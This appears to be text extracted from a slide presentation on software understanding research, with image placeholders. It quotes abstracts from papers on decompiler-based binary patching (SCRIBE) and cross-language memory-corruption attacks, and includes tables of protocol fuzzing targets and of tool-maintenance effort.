


Figure 13: The y-axis is the number of covered branches normalized to one. It shows the branch coverage averaged over twenty runs with a 95% confidence interval.

A2MP	linux/bluetooth [7]	16	2	amp manager proto.
BNEP	linux/bluetooth [7]	15	3	BT network encapsulation proto.
CMTDP	linux/bluetooth [7]	20	1	c-api message transport proto.
HIDP	linux/bluetooth [7]	17	4	human interface device proto.
UDP	lwip [6]	37	33	user datagram proto.
ICMP	lwip [6]	22	12	internet control message proto.
DHCP	lwip [6]	25	43	dynamic host configuration proto.
ICMP6	lwip [6]	30	54	internet control message proto. v6
DHCP6	lwip [6]	35	51	dynamic host configuration proto. v6
BGP	frouting [3]	13	2	border gateway proto.
LDP	frouting [3]	20	5	label distribution proto.
BFD	frouting [3]	10	17	bidirectional forwarding detection
VRRP	frouting [3]	8	12	virtual router redundancy proto.
EIGRP	frouting [3]	14	21	interior gateway routing proto.
NHRP	frouting [3]	11	11	next hop resolution proto.
OSPF2	frouting [3]	9	14	open shortest path first v2
OSPF3	frouting [3]	7	16	open shortest path first v3
RIP1	frouting [3]	11	13	routing information proto. v1
RIP2	frouting [3]	11	15	routing information proto. v2
RIPng	frouting [3]	7	41	routing information proto. for ip6

Binary-aware re-compilation

SCRIBE: Practical Static Binary Patching via Binary-Aware Recompilation of Decompiled Code

Han Dai Soumyakant Priyadarshan Abdullah Imran Ruoyu Wang Antonio Bianchi
Purdue University Purdue University Purdue University Arizona State University Purdue University
dai124@purdue.edu priyadar@purdue.edu imran8@purdue.edu fishw@asu.edu antoniob@purdue.edu

Abstract—When source code or the original toolchain is unavailable, patching binaries is difficult because it requires editing low-level assembly code directly. As an alternative, one can decompile the binary, apply the patch at the source level, and then recompile the modified code. However, as this paper demonstrates, this workflow is hindered by pervasive syntactic and semantic inaccuracies in the output of modern decompilers, many of which prior work has overlooked.

To address these challenges, we present SCRIBE, a patching framework that handles syntactic and semantic issues in decompiled code, improving both recompilation success and correctness. SCRIBE’s novel “binary-aware” recompilation approach repairs semantic inaccuracies in decompiler output by leveraging information extracted directly from the original binary. In our evaluation, SCRIBE resolved approx-

imately 81% of previously incorrect functions produced by the Hex-Rays decompiler, demonstrating the effectiveness of its approach. Moreover, we showed that using SCRIBE, it is possible to patch 13 of 14 real-world CVEs without access to the original source code and without performing any manual binary editing. To further validate our findings, we conducted a user study with 18 participants. Using SCRIBE, participants achieved 100% patching success, compared to 3.7% without it. Finally, we asked three large language models to generate source-level patches via SCRIBE; all three achieved 100% success when using the framework, demonstrating its potential to enable fully automated patching. Overall, these results indicate that SCRIBE makes source-level patching of binaries without access to the original source accessible and reliable.

Binary-aware composition

Cross-Language Attacks

Samuel Mergendahl
MIT Lincoln Laboratory
samuel.mergendahl@ll.mit.edu

Nathan Burow
MIT Lincoln Laboratory
nathan.burow@ll.mit.edu

Hamed Okhravi
MIT Lincoln Laboratory
hamed.okhravi@ll.mit.edu

Abstract—Memory corruption attacks against unsafe programming languages like C/C++ have been a major threat to computer systems for multiple decades. Various sanitizers and runtime exploit mitigation techniques have been shown to only provide partial protection at best. Recently developed ‘safe’ programming languages such as Rust and Go hold the promise to change this paradigm by preventing memory corruption bugs using a strong type system and proper compile-time and runtime checks. Gradual deployment of these languages has been touted as a way of improving the security of existing applications before entire applications can be developed in safe languages. This is notable in popular applications such as Firefox and Tor. In this paper, we systematically analyze the security of multi-language applications. We show that because language safety checks in safe languages and exploit mitigation techniques applied to unsafe languages (*e.g.*, Control-Flow Integrity) break different stages of an exploit to prevent control hijacking attacks, an attacker can carefully maneuver between the languages to mount a successful attack. In essence, we illustrate that the incompatible set of assumptions made in various languages enables attacks that are not possible in each language alone. We study different variants of these attacks and analyze Firefox to illustrate the feasibility and extent of this problem. Our findings show that gradual deployment of safe programming languages, if not done with extreme care, can indeed be detrimental to security.

memory corruption bugs [71]. As another example, Go has a garbage collector to provide temporal memory safety [72]. While these languages provide keywords to ignore the safety checks of the language when necessary (*e.g.*, the `unsafe` keyword in Rust is used to interact with low-level hardware devices), within the confines of the safe code, the applications written in these languages are considered generally safe. In fact, these languages have been touted as the ‘best chance’ to develop safe systems [57] and their gradual deployment is underway in multiple popular applications and code bases. These include, but are not limited to: Firefox [47], Tor [14], Microsoft Windows operating system [117], Google Fuchsia OS [48], and multiple flavors of Linux [8], [11] developed in part in Rust, as well as, Docker [5], Kubernetes [7], CockroachDB [2], and BoltDB [3] developed in part in Go. This has resulted in the deployment of multi-language applications, in which two or more languages are used in development.


In this paper, we analyze the security of multi-language applications. Since unsafe languages without additional protections are trivially vulnerable to memory corruption attacks, we specifically focus on the case where some protection is applied to the unsafe side (*e.g.*, CFI for C/C++) and the

- Glue code of safe languages is itself a rich target & source of emergent behaviors
- Composition & ABI mechanisms must be verified as rigorously as ‘safe’ code
- Bottom-up analysis of glue/composition mechanisms is vital

Cross-Language Attacks, NDSS 2022

We show that because language safety checks in safe languages and exploit mitigation techniques applied to unsafe languages (*e.g.*, Control-Flow Integrity) break different stages of an exploit to prevent control hijacking attacks, an attacker can carefully maneuver between the languages to mount a successful

attack. In essence, we illustrate that the incompatible set of assumptions made in various languages enables attacks that are not possible in each language alone. We study different variants of these attacks and analyze Firefox to illustrate the feasibility and extent of this problem. Our findings show that gradual deployment of safe programming languages, if not done with extreme care, can indeed be detrimental to security.



Cross-Language Attacks (CLA) transfer back and forth between languages to circumvent deployed defenses.

Cross-Language Attacks, Mergendahl et al.





Fig. 3: Our baseline attack variant on a program with Rust (protected by its lifetimes, borrow checker, and dynamic bounds checks) and C (protected by stack canaries and CFI) colored over a graphical description of all Cross-Language Attacks (CLA).

SU Past, Present, and Future

- The Past: From Phrack to CS and back to the future
- The Present: Lifting and tower-of-IRs metadata
- The Future: Running with the Red Queen for SU
 - Tackling the Tool Treadmills
 - Keeping up with the compilers
 - Dealing with the tectonic drift

“The floor is lava”



Software understanding tools

Tracers and debuggers

Compilers & OS runtime / CPU

Running with the Red Queen




- Katana: ELF/DWARF rewriting tool, from 2010
- VAST/Multiplier: multi-level program analysis (cf. MLIR), from 2021
 - Tower of IRs, dependent on LLVM

Tool	When Created	What Changes	Why it Decayed	Whom (FTE/labor mix calc)
Katana	06/24/10	Minimal changes to update autoconf, libdwarf and small scripts that had conflicting variable names	Lack of maintenance over the years made configuration scripts outdated. We've also created a Ghidra Plugin to bring the DWARF shell inside the work environment of a reverse engineer	Less than a week effort by a junior engineer (ended-up uncovering a Ghidra bug that required deeper - two weeks - analysis to fix)
